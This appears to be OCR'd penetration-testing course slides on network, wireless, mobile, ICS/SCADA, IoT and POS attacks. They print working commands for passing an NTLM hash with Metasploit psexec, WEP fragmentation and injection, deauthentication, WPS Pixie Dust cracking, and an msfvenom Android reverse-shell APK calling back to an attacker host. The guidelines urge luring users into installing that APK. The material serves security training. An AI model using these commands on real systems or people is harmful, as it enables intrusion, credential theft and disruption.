A network-based attack where the attacker steals hashed user credentials and uses them as-is to try to authenticate to the same network the hashed credentials originated on.

- Hashes come from hashdumps.
  - RAM
  - Windows Registry
  - Credentials files
- Metasploit post modules are particularly helpful.
  - Linux
  - Windows
  - Apps
  - Other platforms

Pass the Hash Attacks (Slide 2 of 3)



Pass the Hash Attacks (Slide 3 of 3)

- When hashes are obtained, use additional tools to manipulate them.
  - Metasploit modules
  - Hydra
  - Medusa
  - Veil-Catapult

```
msf exploit(psexec) > set SMBUser administrator
SMBUser => administrator
msf exploit(psexec) > set SMBPass e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb
117ad06bdd830b7586c
```

- Might not always work.
  - Windows Defender Credential Guard
  - Registry settings for UAC

DoS Attacks (Slide 1 of 4)

DoS attack: (denial of service) A network-based attack that prevents the target from performing its normal duties.

DDoS attack: (distributed denial of service) A DoS attack where many attackers are coordinated to attack one target.

- Flooding servers with network traffic.
- Crashing a service.
- Consuming available resources.
- Protocol-, OS-, or service-based.

DoS Attack Type	Description
Packet flood	• Create and send massive amounts of TCP, UDP, ICMP, or random packet traffic to target. • Can include different TCP flag variants.
SYN flood	• Create and send massive amounts of traffic to overwhelm a server or service. • Can use UDP or crafted packet variants.


DoS Attacks (Slide 2 of 4)

DoS Attack Type	Description
Ping of Death	• Sending ICMP ECHO REQUESTs that are larger than 65,536 bytes, causing the target to crash, freeze, or reboot. • Can also be performed by sending fragments that reassemble to oversized packet.
ICMP/UDP fragmentation attack	Send the target fragments that reassemble to be too large for the network's MTU.
TCP fragmentation attack	• Send the target TCP fragments that have overlapping sequence numbers and cannot be reassembled. • Windows NT, Windows 95, and Linux versions prior to version 2.1.63 most vulnerable.
Smurf attack	Sending large numbers of spoofed ICMP ECHO REQUESTs to intermediate devices that all respond to a single target.
Fraggle attack	Same as a Smurf attack, except it uses UDP instead of ICMP.
Land attack	Sends spoofed packet where source and destination IP are the same. The target floods itself with packets.

DoS Attacks (Slide 3 of 4)

DoS Attack Type	Description
SMB malformed request	Malformed request to an SMB named pipe causes a Blue Stop Screen (Blue Screen of Death) on Windows.
Slowloris	• Keep as many fake web connections as possible open for as long as possible, until the maximum number of allowed connections is reached. • Allows one web server to take down another without impacting other ports or services on the target network.
NTP amplification	Sending spoofed NTP queries to publicly available NTP servers to overwhelm a target with UDP traffic.
HTTP flood attack	• Using seemingly legitimate HTTP GET or POST requests to attack a web server. • Does not require spoofing or malformed packets, but can consume a high amount of resources with a single request.
DNS flood attack	Trying to consume all of the CPU or memory of a DNS server with a flood of requests.
DNS amplification attack	Like Smurf or other amplification attacks, multiple public DNS servers receive spoofed queries and respond to a target.

DoS Attacks (Slide 4 of 4)



Stress Testing

The process of determining the ability of a computer, network, application, or device to maintain a specified level of effectiveness under unfavorable conditions.

- Basically invoking a DoS attack.
- Use scripts, bots, and other tools.
- Often used to determine the level of traffic a website can handle.
- When used in pen testing, it will be destructive.
  - Pen testers should get specific authorization.
  - Clients must be aware of the implications of the testing.


VLAN Hopping (Slide 1 of 2)

VLAN: (virtual local area network) A logical group of switch ports that can extend across any number of switches on an Ethernet campus.

VLAN hopping: The act of illegally moving from one VLAN to another.


- VLANs help segregate network resources by department, device type, or security level.
- Normally need routing capabilities to move from one VLAN to another.
- Bypass tactics:
  - Overflowing the MAC table on a vulnerable switch so that it behaves like a hub, repeating frames out all ports.
  - Configuring the interface of an attacker machine to become a trunk port. It will then negotiate a trunk link with the switch, which allows traffic from any VLAN to flow over that link. This allows the attacker machine to then apply the desired VLAN tag to malicious packets. The switch will then deliver those packets to the restricted VLAN.

VLAN Hopping (Slide 2 of 2)



VLAN 10 can't connect to VLAN 20 until a trunk port is configured.

This includes legitimate traffic and attackers.




NAC Bypass Attacks (Slide 1 of 2)


NAC: (Network Access Control) The collection of protocols, policies, and hardware that govern access of devices connecting to a network.

- NAC provides health checks and quarantines systems that do not meet established health criteria.
- Enforcement at network points of entry include switches, WAPs, remote access and VPN servers, and DHCP servers.
- Bypass tactics:
  - Spoofing the MAC and IP addresses of a device that cannot natively participate in NAC.
  - Using IPv6 instead of IPv4 on the unauthorized device.
  - Using a rogue WAP to get an authorized device to connect with an attacker machine. The attacker machine compromises the authorized device, then uses it to relay malicious traffic into the protected network.

NAC Bypass Attacks (Slide 2 of 2)



Attacker can't connect to network until it spoofs the MAC and IP addresses of the VoIP phone.



Guidelines for Exploiting Network-Based Vulnerabilities (Slide 1 of 2)

- Conduct active reconnaissance, including scanning and fingerprinting on the target first, then research possible exploits you can use.
- Use sniffing and eavesdropping to obtain information needed for the exploit.
- Use ARP poisoning when conducting man-in-the-middle attacks.
- Use hijacking to take over client sessions.
- Choose your exploits based on the target service or protocol.
- Use DNS cache poisoning and other name resolution exploits to redirect targets when ARP poisoning isn't practical.

Guidelines for Exploiting Network-Based Vulnerabilities (Slide 2 of 2)

- Use network authentication brute forcing to crack passwords.
- Use pass the hash attacks when password cracking isn't practical.
- Be careful when using DoS or stress testing attacks, as they are likely to make the server or service unavailable.
- Use VLAN hopping if you need access to a restricted VLAN.
- Use NAC bypassing techniques if points of entry into the network are controlled by a network policy or NAC server.

Commonalities Among Wireless and RF-Based Vulnerabilities

- All wireless devices: Data must be transmitted over the air.
- Transmissions not protected from physical assembly.
- Anyone/thing in range/direction can intercept signal.
  - No need to disrupt physical infrastructure.
- Some wireless technology is omni-directional.
  - No need to be facing a specific direction.
- At greater risk from co-located attacker/pen tester.
  - Remain stealthy by not physically connecting.
- Wireless technologies have own unique vulnerabilities.
  - Can't exploit them in wired scenarios.

Wireless Access Point Attacks (Slide 1 of 2)

- WAP is entry point into network and transmits data over the air.
  - Worthwhile target to test.
- Vulnerability depends on encryption scheme.
- WEP uses RC4 stream cipher with 24-bit IV.
  - IV is small and can be cracked with minimal effort.
- WEP cracking:
  - Capture traffic and dump packets to a file.
  - IV repeats after a few thousand instances.
  - Repeated IV can be used to crack password.
  - Can use aircrack-ng to inject packets to speed up generation process.
  - Example: Spoof MAC of client and inject ARP packets.
- Most Wi-Fi networks use WPA/WPA2 to mitigate security issues.
  - More difficult to crack.

Wireless Access Point Attacks (Slide 2 of 2)

- Wireless attack tools:
  - Aircrack-ng suite
  - Kismet
  - WiFite
  - WiFi-Pumpkin
  - WiFi Pineapple

Replay Attacks

The process of repeating a legitimate transmission in a malicious context.

- Also called repeating attack.
- Example: User sends authentication data to system.
  - Attacker eavesdrops on communication.
  - Attacker uses authentication info on later transmission.
  - Attacker impersonates victim.
- Used in WEP cracking.
  - Attacker generates many ARP requests.
  - Uses client's spoofed MAC.
  - Obtains repeated IV.

Fragmentation Attacks (Slide 1 of 2)

An attack that obtains the PRGA of network packets used in WEP.

- PRGA can be used to craft encrypted packets to inject into AP.
- Injected packets can speed up WEP cracking process.
- Process:
  1. Extract part of key material from a packet.
  2. Send ARP request to AP with this material.
  3. AP responds with more key material.
  4. Repeat process until you have 1500 bytes of PRGA.
  5. Craft a packet with PRGA to inject into AP.

Fragmentation Attacks (Slide 2 of 2)

- aireplay-ng fragmentation:
  - `aireplay-ng -5 -b <AP MAC> -h <source MAC> wlan0`
  - Select packet to use in fragmentation.
  - Tool repeats process of sending fragmented packet and then receiving key material.
- packetforge-ng packet crafting:
  - `packetforge-ng -0 -a <AP MAC> -h <source MAC> -y <RPGA> -w <packet output>`
  - Crafts ARP packet using PRGA you recovered.
- aireplay injection:
  - `aireplay-ng -r <packet output> wlan0`
  - Sends packet over and over.
  - Obtains large amounts of IVs.

Jamming

An attack in which radio waves disrupt Wi-Fi signals.

- Wi-Fi uses radio and is susceptible to being jammed.
  - Devices broadcast noisy signals on same frequency.
  - Signals override other signals a receiver is attempting to pick up.
- Jamming can trigger DoS by disrupting flow of communications.
- Physical jamming devices are illegal in many jurisdictions (e.g., U.S.).
- Deauthentication can be used in "jamming."
  - Not quite jamming, but the term is still used.
  - Knocks client off network.
- wifijammer:
  - Python script.
  - Can deauth all WAPs in an area.
  - Can also target specific WAPs or clients.
  - Depends on strength of wireless interface.

Deauthentication Attacks

- Made possible by deauth management frame in 802.11.
  - Client announces intention to terminate connection with WAP.
- You can spoof victim's MAC and send deauth frame to terminate client connection.
- Useful for more than just simple DoS.
  - Supports evil twin, replay, cracking, etc.
  - Used by businesses like hotels to knock customers off personal hotspots.
  - Customers forced to use paid Wi-Fi services.
- aireplay-ng used to knock all clients off a WAP:
  - `aireplay -0 1 –a <MAC address> wlan0`
  - Specify `-c` flag for MAC of client in targeted attack.
- Hardware tools like WiFi Pineapple can enable deauth as well.

Wireless Sniffing and Eavesdropping

- You can use sniffers like Wireshark to obtain signals that traverse the air.
- Interface will by default receive transmissions bound for it.
- Put interface in promiscuous mode to capture all available transmissions.
- Sniffing can enable eavesdropping on communications.
  - More viable in open Wi-Fi.
  - Encryption largely mitigates this.
  - Some info is sent in cleartext despite encryption modes, such as MAC address.
  - You can use MAC address in spoofing attacks.
- In WPA/WPA2 networks, use deauthentication to capture four-way handshake.
  - Client must perform handshake when reconnecting.
  - You capture PSK exchanged in handshake.
  - Then, you can try cracking PSK.
- airodump-ng to sniff for handshake:
  - `airodump-ng -c <channel> --bssid <MAC address> -w capture wlan0`

Evil Twin Attacks (Slide 1 of 3)

A rogue access point that attempts to deceive users into believing that it is a legitimate access point.


- Example: Spoofing an organization's official Wi-Fi network.
- A form of social engineering.
- Often facilitated through deauthentication.
  - Attacker knocks client off real network.
  - Client reconnects to rogue AP.
- Can launch all manner of attacks against connected victim.
  - Example: Set up captive portal with login form to harvest credentials.

Evil Twin Attacks (Slide 2 of 3)

- Effective because it's not always easy to determine the correct network.
  - Real and fake can have same SSID.
  - Can use same encryption protocol.
  - Fake can be placed close to victim so it shows up as a strong signal.
- Evil twins are usually open so as not to require a password.
- Specific attacks leverage evil twin to make it more effective.
- Karma attack:
  - Some client devices send out probe requests for known Wi-Fi networks.
  - Doesn't wait passively for AP to send beacon frame.
  - Attacker listens for request and responds with their rogue AP.
  - Client doesn't need to be close to real AP.
  - Attacker doesn't need to broadcast spoofed SSID.

Evil Twin Attacks (Slide 3 of 3)

- Downgrade attack:
  - Also called SSL strip.
  - Entice victim to connect to evil twin.
  - Victim navigates to HTTPS site.
  - Evil twin acts as a proxy with secure connection to site.
  - Site responds, proxy intercepts response, modifies it to use HTTP.
  - Proxy forwards response to user, who believes they have a secure connection.
  - User's transmissions sent in cleartext back to proxy.



WPS Attacks

- WPS is an attempt to streamline Wi-Fi setup/device enrollment.
- Clients use 8-digit PIN to connect.
  - Each PIN half is calculated separately.
  - Only 11,000 possible values.
  - Easy to crack within hours.
- Lockout policies can hamper PIN cracking online.
  - Might take a couple weeks, but still feasible.
  - Lockout may look for MAC address, so spoofing could be used to bypass.
  - Brute forcing may trigger DoS on certain WAPs.
- Pixie Dust offline PIN cracking:
  - Recover PIN in minutes.
  - Several values create two hashes AP uses to authenticate to client.
  - Nonces E-S1 and E-S2 may be weak in some vendors' APs.
  - Nonces + PIN + other values = hashes.
  - If nonces are known, you can match hashes to discover the PIN.
- Reaver Pixie Dust attack:
  - `reaver -i wlan0 -b <AP MAC> -c <AP channel> -K 1`

Bluejacking

The sending of unwanted Bluetooth signals to other Bluetooth-enabled devices.

- Requires close proximity to target device (usually within 30 ft.).
- Involves sending messages, images, video, etc.
- Typically just an annoyance.
  - No overt "hijacking" of user's device.
  - Reception of unsolicited media.
- Can be used as a vector to more malicious attacks.
  - Entice user to download malware or give up credentials.
  - Phishing users might be more effective over Bluetooth.
- Doesn't require specialized tools.
  - Send message from Bluetooth app to discoverable devices.
- Ineffective against non-discoverable devices.

Bluesnarfing

An attack in which an attacker reads information from a victim's Bluetooth device.

- Goal is to get victim's contacts, calendars, email, texts, etc.
- Bluetooth uses OBEX to facilitate communication between devices.
- Bluesnarfing requires connecting to OPP.
- Then, connect to OBEX Push target and submit an OBEX GET request.
  - Request is for common file names defined in IrMC specification.
  - `telecom/cal.vcs` for calendar.
  - `telecom/pb.vcs` for phone book.
  - `telecom/devinfo.txt` for device info.
- Obtain files with known/guessable names.
  - Device must have vulnerable OBEX implementation.
- Ineffective when non-discoverable mode is turned on.

Guidelines for Exploiting Wireless and RF-Based Vulnerabilities (Slide 1 of 2)

- Use aircrack-ng to crack keys on Wi-Fi networks secured with WEP.
- Use a replay attack to obtain a repeated 24-bit IV.
- Speed up WEP cracking with a fragmentation attack using aireplay-ng.
- Use the PRGA obtained from fragmentation to craft a packet with packetforge-ng.
- Send a crafted packet to an AP to easily obtain thousands of IVs.
- Check the laws in your area before using radio jamming devices.
- Use a tool like aireplay-ng to knock clients off a WAP.
- Spoof MAC addresses in deauthentication attacks.
- Use evil twins to entice users to connect to your rogue AP.
- Use Karma attacks by tricking clients sending probe requests into connecting to evil twin.

Guidelines for Exploiting Wireless and RF-Based Vulnerabilities (Slide 2 of 2)

- Use SSL strip with evil twin to downgrade a user's HTTPS session.
- Place your wireless interface in promiscuous mode to receive all available signals.
- Use airodump-ng to sniff four-way wireless handshake for WPA/WPA2 key cracking.
- Use online brute forcing to crack a WPS PIN.
- Use Pixie Dust attack to conduct offline cracking of vulnerable APs.
- Use bluejacking to send unsolicited messages to discoverable Bluetooth devices.
- Use bluesnarfing to read sensitive information from discoverable Bluetooth devices.

Mobile Devices

- An attractive target to attackers.
- Can hold sensitive data, be used in authentication, etc.
- Test mobile infrastructure, especially for malware weaknesses.
- Approach depends on platform.
- iOS is very restrictive.
  - Less opportunity for exploitation.
  - Can only install apps from App Store by default.
  - Jailbreaking enables installation from third parties.
  - May be able to socially engineer users with jailbroken devices.
- Android is an easier target.
  - More open than iOS.
  - Changing a single setting can enable installation from third parties.
  - Rooting enables apps to assume high-level privileges.
  - Can exfiltrate data, capture session info, etc.
- Creating a listener and packaging it as an Android installation file:
  - `msfvenom -p android/meterpreter/reverse_tcp LHOST=<attacker IP address> LPORT=<available port> R > malware.apk`

Industrial Control Systems (Slide 1 of 2)

Any system that enables users to control industrial and critical infrastructure assets over a network.

- Critical infrastructure: Water supplies, generators, health services, transportation, etc.
- ICSs established years ago, little security protections in mind.
- ICSs incorporated into TCP/IP network provide more opportunities for exploitation.
- ICSSPLOIT is open source tool for exploitation.
  - Similar syntax to Metasploit.
  - Modules take advantage of PLCs.
  - PLCs directly control industrial systems.

Industrial Control Systems (Slide 2 of 2)

- Example ICSSPLOIT modules:
  - Controlling start/stop functionality on controllers.
  - Executing remote commands on controllers.
  - Crashing TCP services running on controllers.
  - Triggering DoS through RPC services.

SCADA

A type of ICS that typically monitors critical infrastructure and can issue remote commands to those assets.

- The most prominent type of ICS.
- Increasingly integrated into private network.
  - Can interface with TCP/IP stack.
  - New opportunities for exploitation.
- Sample Metasploit modules:
  - exploit/windows/scada/advantech_webaccess_webvrpcs_bof
  - exploit/windows/scada/daq_factory_bof
  - exploit/windows/scada/advantech_webaccess_dashboard_file_upload
  - exploit/windows/scada/codesys_gateway_server_traversal
  - exploit/windows/scada/igss_exec_17
- Do research/recon to identify make and model of SCADA components.
  - Metasploit might not have a relevant module.
  - May need to go with other tools.

Embedded Systems

Computer hardware and software systems that have a specific function within a larger system.

- Includes everything from home appliances to industrial machinery.
- Used in SCADA and other ICSs.
- Hardware is less complex and more consolidated than in traditional computers.
- Embedded OSs maximize resource efficiency.
  - Heavily stripped down versions of standard OSs.
  - Fewer features.
  - Rarely have robust security.
  - Examples: Embedded Linux distros and Windows Embedded Compact.
- Recon tools also apply to embedded OSs.
- Web interface may be open to exploitation.

Real-Time Operating Systems

A special type of embedded OS with a predictable and consistent scheduler.

- General-purpose OS uses scheduler to balance processor time for processes/users.
- RTOSs are ideal for embedded systems.
  - Have strict scheduling requirements.
  - Usually don't have taxing workloads.
- Often lack strong security features.
  - Example: No DEP.
  - Depends on OS.
- Example RTOS vulnerabilities:
  - Code execution against Broadcom Wi-Fi chips running VxWorks.
  - DoS against RPC protocol in VxWorks.
  - Buffer overflow against BlackBerry devices running QNX Neutrino.
  - Buffer overflow against QNX Momentics.
- Exploits are highly specialized and may not apply to your target environment.

Internet of Things (Slide 1 of 2)

A network of objects that are connected to the wider Internet using embedded electronic components.

- Objects can be electronic or not.
- Doesn't typically include traditional computers.
- Includes home automation systems, ICSs with Internet connectivity, other "things."
- Notorious for poor security.
  - Many exploits in the wild.
  - Mirai botnet infected IP cameras, baby monitors, and other IoT devices.

Internet of Things (Slide 2 of 2)

- Most vulnerabilities involve leveraging device's default credentials.
  - Manufacturer may have hard-coded credentials.
  - May not be feasible to remove default credentials.
  - Research target devices' default credentials.
- Other example vulnerabilities:
  - Buffer overflow against Snapdragon Automobile and IoT devices.
  - SQL injection against Faleemi IP cameras.
  - SYN flood against iSmartAlarm home security devices.
  - Privilege escalation against Summer Baby Zoom Wifi Monitor.

Point of Sale Systems (Slide 1 of 2)

Point of sale: The place where customers purchase goods or services from a business.

- POS systems support this practice.
- POS devices include everything from cash registers to mobile phones.
  - Devices connect to backend servers.
  - Servers store and process financial data.

Point of Sale Systems (Slide 2 of 2)

- Exploiting frontend devices can enable you to access financial data.
  - Mobile devices might be more familiar to you, but are usually locked down.
  - Older specialized devices (terminals, barcode scanners, etc.) have little to no security.
  - Compromise devices to read/modify info before it is sent for processing/storage.
- Also consider targeting backend POS servers.
- Example: SAP POS failed to authenticate commands.
  - Anyone on the network could upload a config file to servers to gain admin privileges.
  - Attacker could change prices, read sensitive data, trigger DoS, etc.
  - Easier to hook into network in large, open stores.

Guidelines for Exploiting Specialized Systems (Slide 1 of 2)

- Take inventory of target assets that run systems.
- Research manufacturer and specific model of specialized systems/devices.
- Consider the inherent security differences in mobile OSs.
- Identify rooted and jailbroken devices.
- Generate a malicious APK using msfvenom to compromise Android devices.
- Use social engineering to entice Android users into installing malicious APK.
- Use a tool like ICSSPLOIT to target specific ICS vulnerabilities.
- Search for and use Metasploit modules that target SCADA systems.
- Use recon tools against embedded OSs to discover open ports/running services.

Guidelines for Exploiting Specialized Systems (Slide 2 of 2)

- Use web-based exploits against web interfaces on embedded OSs.
- Research vulnerabilities associated with specific RTOSs.
- Research default credentials for specific IoT devices.
- Compromise frontend POS devices to read/modify financial data.
- Research vulnerabilities in backend POS servers to compromise financial data.

Reflective Questions

1. What are your go-to network exploits? Do you find that some are more effective than others?

2. Are there any specialized systems like SCADA or POS systems that have been included in your own pen tests, or may be included in future pen tests? What challenges have or might these systems present?